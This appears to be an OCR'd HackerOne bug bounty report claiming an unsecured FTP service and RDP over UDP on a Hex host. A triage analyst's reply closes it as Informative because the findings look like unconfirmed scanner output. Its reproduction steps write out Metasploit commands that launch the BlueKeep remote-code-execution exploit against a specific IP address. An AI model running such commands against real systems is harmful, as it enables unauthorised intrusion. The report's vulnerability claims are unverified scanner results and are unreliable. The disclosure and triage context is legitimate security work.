
- Use the BlueKeep exploit:

```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

set RHOSTS 172.65.90.21

set RPORT 3389

run
```

3. Proposed mitigation or fix

1. **Use Secure FTP (FTPS or SFTP)**: Transition to FTPS (FTP Secure) or SFTP (SSH File Transfer Protocol), both of which provide encryption to secure the data during transmission.
2. **Restrict FTP Access**: Limit FTP access to trusted IP addresses and networks. Use firewalls to block external access to FTP ports (21).
3. **Authentication**: Implement strong authentication mechanisms, such as multi-factor authentication (MFA), for FTP users.
4. **Use Strong Encryption**: Ensure that RDP over UDP is configured to use robust encryption protocols like TLS to protect session data.
5. **Network Segmentation**: Limit access to RDP services to specific trusted networks and implement VPNs (Virtual Private Networks) to secure remote access.
6. **Access Control**: Enable Network Level Authentication (NLA) for RDP to require proper authentication before a session is initiated, preventing unauthorized access.
7. **Monitor and Audit**: Regularly monitor RDP usage and audit access logs to detect unusual activities and prevent unauthorized access attempts.

Submission:



Unsecured FTP Service and RDP over UDP Detected

lynx_jr2002 submitted a report to Hex. 19 hours ago

Unsecured FTP Service: File Transfer Protocol (FTP) is a common network protocol used for transferring files between a client and a server. However, when FTP is not secured (i.e., when it uses FTP in its unencrypted form), it exposes sensitive data, including usernames, passwords, and file contents, to potential attackers.

RDP over UDP: Remote Desktop Protocol (RDP) is commonly used to remotely access and control a computer. By default, RDP operates over TCP port 3389, but it can also be configured to use UDP (User Datagram Protocol) for faster and more reliable communication, especially in environments with high latency or unstable network connections.


Steps to reproduce –
• RapidScan –
Open rapidscan and run - ./rapidscan https://app.hex.tech/
• Metasploit –
o Type msfconsole in the terminal.
o Then search for BlueKeep exploit in Metasploit: search bluekeep
o Use the BlueKeep exploit:

```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS 172.65.90.21
set RPORT 3389
run
```

Impact

• Data Interception: Attackers can sniff unencrypted FTP traffic to steal sensitive data, including credentials and file contents.
• Credential Theft: FTP sends login credentials in plain text, making it easy for attackers to capture and exploit them.
• Man-in-the-Middle (MITM) Attacks: An attacker can intercept and alter the communication between the FTP client and server, potentially injecting malicious files or commands.
• Lack of Encryption (in some configurations): While RDP typically provides encryption over both TCP and UDP, improper configurations or the use of weak encryption algorithms can expose the session to eavesdropping and man-in-the-middle attacks.
• Denial-of-Service (DoS) Potential: UDP is a connectionless protocol, which makes it more vulnerable to denial-of-service (DoS) attacks. An attacker could flood the server with malicious UDP packets, potentially disrupting RDP services.
• Authentication Bypass: If RDP over UDP is not properly configured with strong authentication measures, attackers may exploit it to bypass authentication and gain unauthorized access to the system.

Reply:



h1_analyst_elliot HackerOne triage closed the report and changed the status to ● **Informative.**

6 days ago

Hi @lynx_jr2002,

Thank you for all the efforts you put into writing this report, however, please note that automated vulnerability scanners commonly have low priority issues and/or false positives. Before submitting the results from a scanner, please take a moment to confirm that the reported issues are valid and exploitable with business impact.

For any scenario to be accepted as a practical security vulnerability you need to demonstrate the security issue along with a working proof-of-concept, if you are able to leverage this behavior, then please provide a working POC that can be used to reproduce the issue and demonstrate a security impact upon other users along with sufficient evidence and we will review this report again.

Please reply if you have a working proof-of-concept or reason to believe that this issue is exploitable.

Regards,
@h1_analyst_elliot